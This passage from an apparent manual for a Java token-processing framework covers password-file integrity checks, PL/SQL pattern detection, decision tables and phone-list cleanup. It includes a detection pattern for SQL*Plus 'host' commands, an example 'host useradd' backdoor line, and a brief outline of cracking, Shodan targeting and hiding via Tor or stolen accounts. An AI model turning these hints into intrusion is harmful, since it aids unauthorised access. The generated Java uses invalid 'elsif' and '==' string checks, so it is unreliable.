java -cp ../src BuildTokens "LOG" ./passwdChk.dec ./passwd2.tok
```

4.) Compare the copied password-file `./passwd1.tok` with the check-file `passwdChk.dec` on token-level:

```
java -cp /home/uxdev/TAFr/java/src SegFinder -s file ./passwd1.tok ./passwd2.tok
```

```
Example: Check critical config-files and scripts (EXA06)

Build tokens from the password-file of this system; use the tokenizer for LOG-fil -

For the check the check-file must be decrypted
Password:
Password (second time for check):
Both passwords are equal => continue ...

Build tokens from the check-file; use the tokenizer for LOG-fil -

Compare the copied password-file with the check-file at token-level
+++ (SEG-0230) difference found: "games" - "man"
  at line: "0000000006"
  ":/" "bin" ":/" "bin/sync" "LF" "games" - "man"
*** (SEG-0350) main() [230]

exit with error
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa06$
```

The difference is the deleted line of the games-user in the password-file.

5.) Remove the files, that can be read by a hacker:

```
rm ./*.tok
rm ./*.dec
rm ./*.log
```

Config-files for the firewall, the network (DNS-service for example), SQL-scripts, etc. should be check regularly. For ORACLE-databases one check the PL/SQL- and the JAVA-code by exporting it into files and check it as described above.

Example: Pattern Matching - Find critical Code in SQL-Scripts (`/exa07`)

This example (`/exa07`) examines PL/SQL, which is part of ORACLE's® RDBMS. The configuration file for the app `SegFinder` is the first file below. Four error-conditions are configured:

1. The operator for a `NULL`-check is always the the keyword `IS` or `IS NOT`. If an other operator is used, no error is printed and the return-value from the RDBMS will always be `false`.

```
testdb=> select * from tab01;
 id | col1 | col2 | col3
----+------+------+------
  1 | a1   | b1   |    1
  2 | a2   | b2   |    2
  3 | a3   | b3   |    3
  4 | a4   | b4   |    4
  7 | a7   | b7   |    7
(5 rows)

testdb=> select * from tab01 where col1<>null;
 id | col1 | col2 | col3
----+------+------+------
(0 rows)

testdb=>
```

2. A `host`-command in a SQL-script is critical, because an high privileged os-user runs an operating-system command on the database server. This should only be allowed in absolutely exceptional cases. In this case, the affected SQL scripts must be specially protected against unauthorized modifications.
3. Within ORACLE®-PL/SQL the keyword `raise` is similar to the keyword `return`. The program jumps back and all statements behind `raise` are not processed. So only the keyword `end` is valid (`end;` or `end if;`). An error is not printed from PL/SQL.
4. The keywords "`when others then null;`" within ORACLE®-PL/SQL suppresses every error-condition; this should not be allowed.

```
1   // supresses all error-messages */
2   when others then null ;
3   /* allows os-commands on the db-server */
4   host
5   /* finds unreachable statements in PL/SQL */
6   return {!} {k} ; {!} {k}
7   raise {.} ; {!} end
8   raise {.} ; {!} when
9   /* finds wrong operators in SQL */
10  {w} {!} is null
11
```

The output of the app `SegFinder`:

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa07$ ./mk.sh
Example: Pattern Matching - Find critical code in SQL-Scripts (EXA07)
remove the old log-files
find token-sequence from pattern-file chk0 in input-file
SEG: " WHEN OTHERS THEN NULL ;" found at line 0000000034
SEG: " HOST" found at line 0000000003
SEG: " RETURN {!} {k} ; {!} {k}" found at line 0000000028
SEG: " RAISE {.} ; {!} END" found at line 0000000032
SEG: " RAISE {.} ; {!} WHEN" found at line 0000000032
SEG: " {w} {!} IS NULL" found at line 0000000008
SEG: " {w} {!} IS NULL" found at line 0000000017
SEG: " {w} {!} IS NULL" found at line 0000000020
remove the temporary files
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa07$
```

The test-code (SQL and ORACLE®-PL/SQL):

```
1
2   /* host command on a database-server */
3   host mail.mailutils info@peterbug.de  -s "subject here" <<< "message"
4
5   /* wrong operator within SQL */
6   select *
7   from tab01
8   where col1<>null;
9
10  /* Oracle-PL/SQL test-code */
11  function date_ok(p_data_id varchar2, p_from date, p_till date) return number is
12    cursor c1 is
13     select 1
14     from   company_cfg
15     where  cfg_data=p_data_id
16      and   (valid_from>=p_from)
17      and   (valid_to  <=p_till or valid_to=null); -- wrong operator
18    l_rv  number=0;
19  begin
20    if p_from <> null then -- wrong operator
21      if p_till is not null then -- correct operator
22        open  c1;
23        fetch c1 into l_rv;
24        close c1;
25      end if;
26      --
27      return l_rv;
28      dbms_output.put_line('an unreachable statement'); -- unreach. statement
29  exception
30    when value_error then
31      raise;
32      dbms_output.put_line('an unreachable statement'); -- unreach. statement
33    when others then
34      null; -- suppresses all other errors ;-((
35  end;
36  /
37
```

In the example below uses wrong operators, "`when others then null`", an unreachable statement and a host-command:

The syntax of the search-patterns were described under `Program Descriptions->SegFinder`.

Patterns	Meaning

`{w} {!} is null`	The sequence "`{w} {!} is null`" should be found.
	(word NOT `is null`)
	
	Example:
	
	`/* wrong operator within SQL */`
	`select *`
	`from tab01`
	`where col1<>null;`
	
	`if p_from <> null then -- wrong operator`

`when others then null ;`	The sequence "`when others then null ;`" should be found.
	(`when others then null ;`)
	
	Example:
	
	`when others then`
	`null; -- suppresses all other errors`

`host`	The word `host` should be found.
	(`host`)
	
	Example:
	
	`/* host command on a database-server */`
	`host mail.mailutils info@peterbug.de -s`

`return {!} {k} ; {!} {k}`	The sequence `return {!} {k} ; {!} {k}` should be found.
	(`return` NOT keyword `;` NOT keyword)
	
	Example:
	
	`return l_rv;`
	`dbms_output.put_line('an unreachable statement');`

The RDBMS of ORACLE® is the market leader. SQL*Plus is an interactive and batch query tool that is installed with every ORACLE Server or Client installation.

SQL*Plus provides access to the ORACLE RDBMS. It allows you to enter and execute SQL-, PL/SQL-, SQL*Plus- and operating system commands to perform.

As already mentioned above the HOST-command in SQL*Plus executes an operating system command on the ORACLE Server with the access rights of the OS-user that was used to install the ORACLE®-database-system. This makes a system very vulnerable. If a SQL-script is processed from a client the OS-user of the client gets the access-rights of a high privileged OS-user on the database server!

The hacking of a windows-client can be easy. “John the Ripper” for example is and open-source **password-cracking tool** designed for security auditing and password recovery available for many operating systems. A buffer overflow caused by a C or C++ program can infect a computer by executing malicious code. Downloading infected software can also be the cause of malicious code execution.

The list of the most common passwords can be downloaded from Wikipedia, the free encyclopedia. An IP addresses that can be attacked from the Internet can be found via Shodan. Shodan is a search engine that lets users search for various types of servers (webcams, routers, servers, etc.) connected to the internet using a variety of filters.

For the hiding of such an attack one can use a tunnel of a VPN provider and a stolen account of a university for example. Using the TOR-browser for this increases the security for the hacker.

If a client is hacked and SQL-scripts are found on the client, a host-command in a SQL-script provides access to the database-server. If the command

```
host useradd -g ORACLE orasystem
```

was processed successfully the hacker has won. `orasystem` would be the new unix account of the hacker.

Therefore the HOST-command in SQL*Plus should be forbidden and SQL-scripts that are processed from clients should be checked regularly. For a file-exchange of the database-server with other systems one can install an protected area on the database-server and a special user with low access-rights manages the file-exchange.

As already mentioned above the check of a `NULL` value should only be done with the operator `IS`; the operator `'='` and all other operators are always wrong, because `FALSE` is always the result for such check.

Example:

```
IF v_myvar = NULL THEN ...
```

This check will always return `FALSE`.

The correct statement is:

```
IF v_myvar IS NULL THEN ...
```

Example: Processing of a Decision-Table and generating Java-code (`/exa05`)

In the example in folder `/exa05` a decision table is checked for completeness, consistency, and redundancy, and the redundancy is eliminated.


A very simple example of the business-rules of a web-shop:

1. If the ordered item is out of stock, send "`not deliverable`".
2. If the order details are incomplete, send "`please complete your data`".
3. If the credit rating is ok, send the item on invoice; otherwise, send it via cash on delivery.

The simple example of the business-rules above as a decision-table:

```
deliverable?            N N N N Y Y Y Y
data_complete?          N N Y Y N N Y Y
credit_rating_ok?       N Y N Y N Y N Y

send_not_deliverable    x x x x
send_complete_data              x x
send_cash_on_delivery               x
send_on_invoice                       x
```

The example as a decision-tree:



The example as consolidated business-rules:

```
deliverable=n,data_complete=-,credit_rating_ok=- => send_not_deliverable
deliverable=y,data_complete=n,credit_rating_ok=- => send_complete_data
deliverable=y,data_complete=y,credit_rating_ok=n => send_cash_on_delivery
deliverable=y,data_complete=y,credit_rating_ok=y => send_on_invoice
```

The rule-list of the example above in a syntax that the framework can process:

```
{ COND_NO  3
  RULE  1 deliverable=n,data_complete=-,credit_rating_ok=- EXE send_not_deliverable  ;
  RULE  2 deliverable=y,data_complete=n,credit_rating_ok=- EXE send_complete_data    ;
  RULE  3 deliverable=y,data_complete=y,credit_rating_ok=n EXE send_cash_on_delivery ;
  RULE  4 deliverable=y,data_complete=y,credit_rating_ok=y EXE send_on_invoice
}
```

The description of the syntax for the example:

```
COND_NO  3
```

`COND_NO 3`	This table has 3 conditions. That results in 8 combinations (2^3).

```
RULE  3 deliverable=y,data_complete=y,credit_rating_ok=n EXE send_cash_on_delivery ;
```

`RULE`	This line to the next semicolon (;) describes a business-rule.
`3`	Is a unique identifier for this business-rule.
`deliverable=y`	The first condition for the business-rule; valid values for a rule: `y` yes `n` no `-` don´t care or not relevant
`;`	The end of a business-rule, but not for the last rule.
`{ }`	A decision table is enclosed in curly brackets.

The syntax is checked in accordance with the procedure described above. Example for a syntax-error:

```
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/exa05$ ./mk.sh
remove the old log-files
parser-program: remove comments and build the tokens
build the tokens for rule-list
ParseTokens <loader-program> <pInFile> <template> <output-file with results>
*** (PTK-0630) parseTokenList() - no matching label found:
 tokenList: [last token="RULE" last token-type='w'] [act.token="RULE" act.token-type='w']
 labels: last="STP201" act.="STP202" - input-file="ruleList.txt" in line-no. 98
*** (PTK-1100) main() [630]
 98
exit with error
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/exa05$
```

A processing of a table with a correct syntax shows 3 tables and 4 messages:

1. The first table (`dt_rule_list`) shows the table with business-rules as it was read from the input-file.
2. The second table (`dt_rule_v01`) shows the table with business-rules as it was read from the input-file, but all don´t-cares are dissolved into 2 records with y (yes) and n (no).
3. The third table (`dt_rule_v02`) shows the consolidated table without redundancy. Redundant but correct rules are deleted.

The message below means, that the processed decision-table covers all possible combinations:

```
 no. conditions: =0 ok, <0 not enough, >0 too much
-----------------------------------------------------
                                                    0
```

The message below means, that the same conditions not more than one record was found:

```
 same conditions but more than one result | id
-------------------------------------------+----
(0 rows)
```

The message below means, that same conditions, same result not more than one rule was found:

```
 same conditions, same result but more than one rule | id
-----------------------------------------------------+----
(0 rows)
```

The example above processed with success:

```
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/exa05$ ./mk.sh
remove the old log-files
parser-program: remove comments and build the tokens
build the tokens for rule-list
ParseTokens <loader-program> <pInFile> <template> <output-file with results>
remove the tmp-files
insert the rule-list into the database for processing, echo for completeness & for discrepancy
 dt_rule_list |          exe          |    cnd01    | val01 |     cnd02     | val02 |      cnd03       | val03 | cnd04 | val04 | cnd05 | val05 | cnd06 | val06
--------------+-----------------------+-------------+-------+---------------+-------+------------------+-------+-------+-------+-------+-------+-------+-------
            1 | send_not_deliverable  | deliverable | n     | data_complete | -     | credit_rating_ok | -     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
            2 | send_complete_data    | deliverable | y     | data_complete | n     | credit_rating_ok | -     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
            3 | send_cash_on_delivery | deliverable | y     | data_complete | y     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
            4 | send_on_invoice       | deliverable | y     | data_complete | y     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
(4 rows)

 dt_rule_v01 |          exe          |    cnd01    | val01 |     cnd02     | val02 |      cnd03       | val03 | cnd04 | val04 | cnd05 | val05 | cnd06 | val06
-------------+-----------------------+-------------+-------+---------------+-------+------------------+-------+-------+-------+-------+-------+-------+-------
           1 | send_not_deliverable  | deliverable | n     | data_complete | n     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           1 | send_not_deliverable  | deliverable | n     | data_complete | n     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           1 | send_not_deliverable  | deliverable | n     | data_complete | y     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           1 | send_not_deliverable  | deliverable | n     | data_complete | y     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           2 | send_complete_data    | deliverable | y     | data_complete | n     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           2 | send_complete_data    | deliverable | y     | data_complete | n     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           3 | send_cash_on_delivery | deliverable | y     | data_complete | y     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           4 | send_on_invoice       | deliverable | y     | data_complete | y     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
(8 rows)

 dt_rule_v02 |          exe          |    cnd01    | val01 |     cnd02     | val02 |      cnd03       | val03 | cnd04 | val04 | cnd05 | val05 | cnd06 | val06
-------------+-----------------------+-------------+-------+---------------+-------+------------------+-------+-------+-------+-------+-------+-------+-------
           3 | send_not_deliverable  | deliverable | n     | data_complete | -     | credit_rating_ok | -     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           2 | send_complete_data    | deliverable | y     | data_complete | n     | credit_rating_ok | -     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           1 | send_cash_on_delivery | deliverable | y     | data_complete | y     | credit_rating_ok | n     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
           6 | send_on_invoice       | deliverable | y     | data_complete | y     | credit_rating_ok | y     | NULL  | NULL  | NULL  | NULL  | NULL  | NULL
(4 rows)

 no. conditions: =0 ok, <0 not enough, >0 too much
---------------------------------------------------
                                                   0
(1 row)

 same conditions but more than one result | id
------------------------------------------+----
(0 rows)

 same conditions, same result but more than one rule | id
-----------------------------------------------------+----
(0 rows)

 ?column?
----------
(0 rows)
```

The simple java-program (`./exa05/PrcDecTab.java`) below generates a java-class from the decision-table:

```
import java.io.*;
import java.lang.*;
import java.nio.*;
import java.nio.charset.StandardCharsets;
import java.text.*;
import java.util.*;

import java.sql.*;

/*
sudo -u postgres psql -U db_manager -d testdb
String url = "jdbc:postgresql://localhost:5433/Demo";
String uname = "postgres";
String pass = "0000";
Connection con = DriverManager.getConnection(url, uname, pass);

javac -cp /home/peter/pbug/java/exa05:/home/peter/pbug/java/src/JDBC/postgresql-42.7.8.jar PrcDecTab.java
java  -cp /home/peter/pbug/java/exa05:/home/peter/pbug/java/src/JDBC/postgresql-42.7.8.jar PrcDecTab "jdbc:postgresql://localhost:5432/testdb" "db_manager" "
*/

public class PrcDecTab {
  public static void main(String[] args) {
    System.out.println("\nimport java.sql.*;\n");
    System.out.println("public class "+args[3]+" {");
    System.out.println("  public static void main(String[] args) {\n");
    String pFix="if";
    String QUERY="SELECT cnd01,val01,cnd02,val02,cnd03,val03,cnd04,val04,cnd05,val05,cnd06,val06,exe FROM dt_rules_v02 ORDER BY 1,2,3,4,5,6,7,8,9,10,11,12";
    try(Connection conn=DriverManager.getConnection(args[0],args[1],args[2]);
      Statement stmt=conn.createStatement();
      ResultSet rs=stmt.executeQuery(QUERY);) {
      while (rs.next()) {
        System.out.print("    "+pFix+" ("+rs.getString("cnd01")+"==\""+rs.getString("val01")+"\" && "
                                         +rs.getString("cnd02")+"==\""+rs.getString("val02")+"\" && "
                                         +rs.getString("cnd03")+"==\""+rs.getString("val03")+"\") {");
        System.out.println("\n      "+rs.getString("exe")+";");
        System.out.println("    }");
        pFix="elsif";
      }
    } catch (SQLException e) {
        e.printStackTrace();
    }
    System.out.println("    else {");
    System.out.println("      System.out.println(\"*** internal error(1)\");");
    System.out.println("    }");
    System.out.println("  }");
    System.out.println("}");
  }
}
```

The generated java-code from java-program above:

```
import java.sql.*;

public class MyClass {
  public static void main(String[] args) {

    if (deliverable=="n" && data_complete=="-" && credit_rating_ok=="-") {
      send_not_deliverable;
    }
    elsif (deliverable=="y" && data_complete=="n" && credit_rating_ok=="-") {
      send_complete_data;
    }
    elsif (deliverable=="y" && data_complete=="y" && credit_rating_ok=="n") {
      send_cash_on_delivery;
    }
    elsif (deliverable=="y" && data_complete=="y" && credit_rating_ok=="y") {
      send_on_invoice;
    }
    else {
      System.out.println("*** internal error(1)");
    }
  }
}
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/exa05$
```

Currently, a maximum of 16 conditions can be processed (2^{16} => 65536 rules).

The working steps for this example: Read and parse the rule-list, generate a SQL-sript import into a relational database, for completeness, consistency, and redundancy, eliminate redundancy, and generate JAVA:

1. `DB0Create.sql`: Create 4 tables: `dt_results, dt_rule_list, dt_rules_v01, dt_rules_v02.`
2. `DB1Import.sql`: Insert the rule-list into the tables `dt_results` and `dt_rule_list`.
3. `DB2dtv01.sql`: Read the business-rules from table `dt_rule_list` into table `dt_rules_v01` and reset all dont-care conditions (`-`) by `y` and `n`.
4. `DB3dtv02.sql`: Read the business-rules from table `dt_rules_v01` into table `dt_rules_v02` and eliminate redundancy by the reset of all `y` and `n`. by dont-care conditions (`-`) if the rules are equal.
5. `DB4ListTab.sql`: List the tables `dt_rule_list, dt_rules_v01,` and `dt_rules_v02.`
6. `DB5Check.sql`: Check for completeness and consistency.

An example for a syntax-error:

```
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/exa05$ ./mk.sh
remove the old log-files
parser-program: remove comments and build the tokens
build the tokens for rule-list
ParseTokens <loader-program> <pInFile> <template> <output-file with results>
*** (PTK-0630) parseTokenList() - no matching label found:
 tokenList: [last token="RULE" last token-type='w'] [act.token="RULE" act.token-type='w']
 labels: last="STP201" act.="STP202" - input-file="ruleList.txt" in line-no. 5
*** (PTK-1100) main() [630]
 5
exit with error
```

A missing semicolon in line 4; the error is detected in line no. 5 with the keyword `RULE`:

```
1
2  { COND_NO  3
3    RULE  1 deliverable=n,data_complete=-,credit_rating_ok=- EXE send_not_deliverable  ;
4    RULE  2 deliverable=y,data_complete=n,credit_rating_ok=- EXE send_complete_data
5    RULE  3 deliverable=y,data_complete=y,credit_rating_ok=n EXE send_cash_on_delivery ;
6    RULE  4 deliverable=y,data_complete=y,credit_rating_ok=y EXE send_on_invoice
7  }
8
```

Example: Clean-up of a Telephone List (`/exa08`)

This example describes the clean-up of a telephone-list.

The task:

- The first word is the first name and the second word is the last name.
- If there is a middle name, the third word is used as the last name.
- The phone list should be sorted by last name.
- All names and phone numbers should be unique.
- All comments and all characters that are not numbers and that do not belong to the name should be removed.

The Input-File:

```
// Vorname [2.Vorname] Nachname Separator Komma ist optional
Karl Lottemann 069 23 24 25 26 2
Peter Müller - 0176 987654
Reiner Brokdorf 089 33 44 55 66
  Reiner Brokdorf 0 171 1223 3456
Albert, Kasimir Müller-Lüdenscheid 0471 56 56 56 87
Hans Schmidt 03345 56 78 9
Annette (Rosemarie) Dingeldei  031 789 567 2
Karl Lottemann 069-232425 262
Peter Müller : 0 176 1234 567
  Reiner Brokdorf 0171-12233456

#------------------------------
# Vorname Nachname
#------------------------------
- Karin Sommer-Jacobs    0567-123 6789
- Annette Rosemarie Dingeldei   0317895672
- Karl Lottemann  069-232425262
- Karin Sommer-Jacobs  0567 123 6789
```

The Parser-Program:

```
//LABEL MTYP  VAL   TYP EXEC                                                                            CALL  NEXT
 START  EQT   $null  l  ClrNthBVA_ClrBVI_AssDTmBV90_WrtTM01                                              $null STP01
 START  $null $null  -  $null                                                                            $null START

 STP01 EQT    $null  w  ClrNthBV10_ClrNthBV11_ClrNthBV12_ClrNthBV15_AsuTokBV10                           $null STP02
 STP01 EQT    $null  p  $null                                                                            $null STP01
 STP01 EQT    $null  s  $null                                                                            $null STP01
 STP01 EQT    $null  o  $null                                                                            $null STP01
 STP01 EQT    $null  l  $null                                                                            $null STP01

 STP02 EQT    $null  w  AsuTokBV12                                                                       $null STP03
 STP02 EQT    $null  p  $null                                                                            $null STP02
 STP02 EQT    $null  s  $null                                                                            $null STP02
 STP02 EQT    $null  o  $null                                                                            $null STP02

 STP03 EQT    $null  w  AssBV1211_AsuTokBV12                                                             $null STP03
 STP03 EQT    $null  p  $null                                                                            $null STP03
 STP03 EQT    $null  s  $null                                                                            $null STP03
 STP03 EQT    $null  o  $null                                                                            $null STP03
 STP03 EQT    $null  n  AssTokBV15                                                                       $null STP04

 STP04 EQT    $null  n  AppTokBV15                                                                       $null STP04
 STP04 EQT    $null  p  $null                                                                            $null STP04
 STP04 EQT    $null  s  $null                                                                            $null STP04
 STP04 EQT    $null  o  $null                                                                            $null STP04
 STP04 EQT    $null  l  AssBV1201_AppSpaBV01_AppBV1001_AppSpaBV01_AppBV1101_AppSpaBV01_AppBV1501_AsuIdxBV01 $null STP01

 FINAL $null  $null  -  WrtUniTM02                                                                       $null $null

 $null $null  $null  -  $null                                                                            $null $null
```

The working-steps of the parser-program for this example:

1) Skip tokens till line-feed. Clear or reset all bind-variables (with nothing), clear the unique-index-values (with nothing), write date & time into the bind-variable `90` and write the template `1` (function `WrtTM01` and CFG-value `temp00.txt` for the file-names with the variable becomes the filename `temp01.txt` in this example):

```
//LABEL MTYP  VAL   TYP EXEC                                                                            CALL  NEXT
 START  EQT   $null  l  ClrNthBVA_ClrBVI_AssDTmBV90_WrtTM01                                              $null STP01
 START  $null $null  -  $null                                                                            $null START
```

```
peter@peter-Aspire-A315-51:~/pbug/java/exa08$ cat templ01.txt

/*===========================================================================*/
/* Run at :BV90 */
/*===========================================================================*/

peter@peter-Aspire-A315-51:~/pbug/java/exa08$
```

2) Process the the first name: Reset bind-variable 10, 11, 12, and 15 and assign token to bind-variable 10 in uppercase. Skip operators, separators, other characters and line-feeds:

```
 STP01 EQT    $null  w  ClrNthBV10_ClrNthBV11_ClrNthBV12_ClrNthBV15_AsuTokBV10                           $null STP02
 STP01 EQT    $null  p  $null                                                                            $null STP01
 STP01 EQT    $null  s  $null                                                                            $null STP01
 STP01 EQT    $null  o  $null                                                                            $null STP01
 STP01 EQT    $null  l  $null                                                                            $null STP01
```

3) Process the second or the last name: assign token to bind-variable 12. Skip operators, separators, other characters and line-feeds:

```
 STP02 EQT    $null  w  AsuTokBV12                                                                       $null STP03
 STP02 EQT    $null  p  $null                                                                            $null STP02
 STP02 EQT    $null  s  $null                                                                            $null STP02
 STP02 EQT    $null  o  $null                                                                            $null STP02
```

4) If next token is a word: assign bind-variable 12 to bind-variable 11 (got the second name and not the last name: the second or middle name is stored in bind-variable 11). Skip operators, separators, other characters and line-feeds. The first digits are stored in bind-variable 15:

```
STP03 EQT    $null  w  AssBV1211_AsuTokBV12     $null STP03
STP03 EQT    $null  p  $null                    $null STP03
STP03 EQT    $null  s  $null                    $null STP03
STP03 EQT    $null  o  $null                    $null STP03
STP03 EQT    $null  n  AssTokBV15               $null STP04
```

5) Gather all digits of the telephone number in bind-variable 15 by append. Skip operators, separators, other characters and line-feeds. A line-feed finishes the gathering of the digits in bind-variable 15. The complete line is written into bind-variable 15 (last-, first- and middle-name and the phone-number separated by a space). This line is written into the array for the unique-values (in upper-case):

```
STP04 EQT    $null  n  AppTokBV15    $null STP04
STP04 EQT    $null  p  $null         $null STP04
STP04 EQT    $null  s  $null         $null STP04
STP04 EQT    $null  o  $null         $null STP04
STP04 EQT    $null  l  AssBV1201_AppSpaBV01_AppBV1001_AppSpaBV01_AppBV1101_AppSpaBV01_AppBV1501_AsuIdxBV01 $null STP01
```

6) If end-of-file (eof=>`FINAL`): Write the sorted array for the unique values into template 2:

```
FINAL $null  $null  -  WrtUniTM02    $null $null
```

The make-file:

```
# Generated by ShellScript-Writer
#--- remove the old log-files
rm ./FilterComments.log
rm ./BuildTokens.log
rm ./UpdateKeywords.log
rm ./ParseTokens.log

#--- parser-program: remove comments and build the tokens
java -cp ../src FilterComments /b parserPrg.txt parserTmp.txt UTF_8 UTF_8 -d
java -cp ../src BuildTokens ".,b" parserTmp.txt parserExe.txt UTF_8 UTF_8 -d

#--- inFile: remove comments: step-1 - 3GL: "LOG" - remove multi-line-comments and single-line-comments by //
java -cp ../src FilterComments "/#" inFile1.txt inFileTmp1.txt UTF_8 UTF_8 -d

#--- build the tokens: step-2 - 3GL: "LOG"
java -cp ../src BuildTokens LOG inFileTmp1.txt inFileTmp2.txt UTF_8 UTF_8 -d


#--- ParseTokens <loader-program> <pInFile> <template> <output-file with results>
java -cp ../src ParseTokens parserExe.txt inFileTmp2.txt nil,templ00.txt outFile1.txt UTF_8 UTF_8 -d

#--- remove the tmp-files
rm ./parserTmp.txt
rm ./parserExe.txt
rm ./inFileTmp1.txt
rm ./inFileTmp2.txt
```

The Result:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa08$ cat outFile1.txt

/*============================================================================*/
/* Run at 18.10.2024 23:19:59 */
/*============================================================================*/

  BROKDORF REINER  017112233456
  BROKDORF REINER  08933445566
  DINGELDEI ANNETTE ROSEMARIE 0317895672
  LOTTEMANN KARL  069232425262
  MÜLLER PETER  01761234567
  MÜLLER PETER  0176987654
  MÜLLER-LÜDENSCHEID ALBERT KASIMIR 047156565687
  SCHMIDT HANS  0334556789
  SOMMER-JACOBS KARIN  05671236789
peter@peter-Aspire-A315-51:~/pbug/java/exa08$
```

The templates 1 and 2:

```
/*============================================================================*/
/* Run at :BV90 */
/*============================================================================*/
```

```
  :BV01
```

Appendix

A Template to Write a Header Line into a HTML-Page

```
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8"/>
  <title>Table Accesses of SQL-script</title>
</head>
<body>
  <font face="Nimbus Mono PS"><font size="1" style="font-size: 10pt">
  <h2>Table Accesses: SQL-script :BV92</h2>  <h4>(run at :BV10)</h4>
  <table>
```

bind variable Nr.92 bind variable Nr.10

The result:

Table Accesses: SQL-script infile.sql

(run at 26.04.2024 17:40:14)

In the example stored in the directory `/exa02` an HTML page is constructed from 17 templates.

The CFG-File TAFrConf.txt

The file `TAFrConf.txt` should be used as the central configuration file for all projects stored in the class-path folder. The file `WriteShellScript.cfg`, on the other hand, should be used as a local file for the configuration of the project stored there.

First, the configuration file `TAFrConf.txt` is searched for in the local directory. If the file is not found there, the search is conducted in the directory configured as the class path in the `WriteShellScript.cfg` file. The file `WriteShellScript.cfg` must be stored in the local folder of the project. If the file is not found there, the default values for this file are taken.

The assignment of values to the respective configuration data is determined by the order.

This configuration file contains passwords; therefore, this file should be protected from unauthorized access. Restricting read access is recommended. Example for Unix:

```
$ chmod 600 TAFrConf.txt
```

```
-rw------- 1 peter peter    954 Dec 20 15:18  TAFrConf.txt
```

This configuration-file :

TAFrConf.txt

Line	Description	Explanation/Example
1	The license-key	123456789
2	For PostgreSQL® or MySQL®: jdbc:<rdbms>://localhost:<port>/<db-name> For ORACLE: jdbc:ORACLE:thin:@//<host>[:<port>]/<service_name>	The connect-string for JDBC – example for PostgreSQL®: jdbc:PostgreSQL®://localhost:5432/testdb MySQL® jdbc:MySQL®://localhost:3309/testdb
3	the username or the role of the table-owner	example for PostgreSQL®: db_manager
4	the password or the role of the table-owner	example for PostgreSQL®: topsecret
5	the 1. insert-stmt.: JDBCa…	Example: INSERT INTO tab01 VALUES (‘DUMMY’,?)
6	the 2. insert-stmt.: JDBCb…	Example: INSERT INTO tab02 (col1,col2) VALUES (‘x’,?)
7	the 3. insert-stmt.: JDBCc...	Example: nil
8	the 4. insert-stmt.: JDBCd...	Example: INSERT INTO tab04 (col1) VALUES (?)
9	the 5. insert-stmt.: JDBCe...	nil

Example:
The call of the function `JDBCa1416` inserts 3 values: `:BV[14],:BV[15],:BV[16]` or the actual values of the bind-variables for 14 to 16.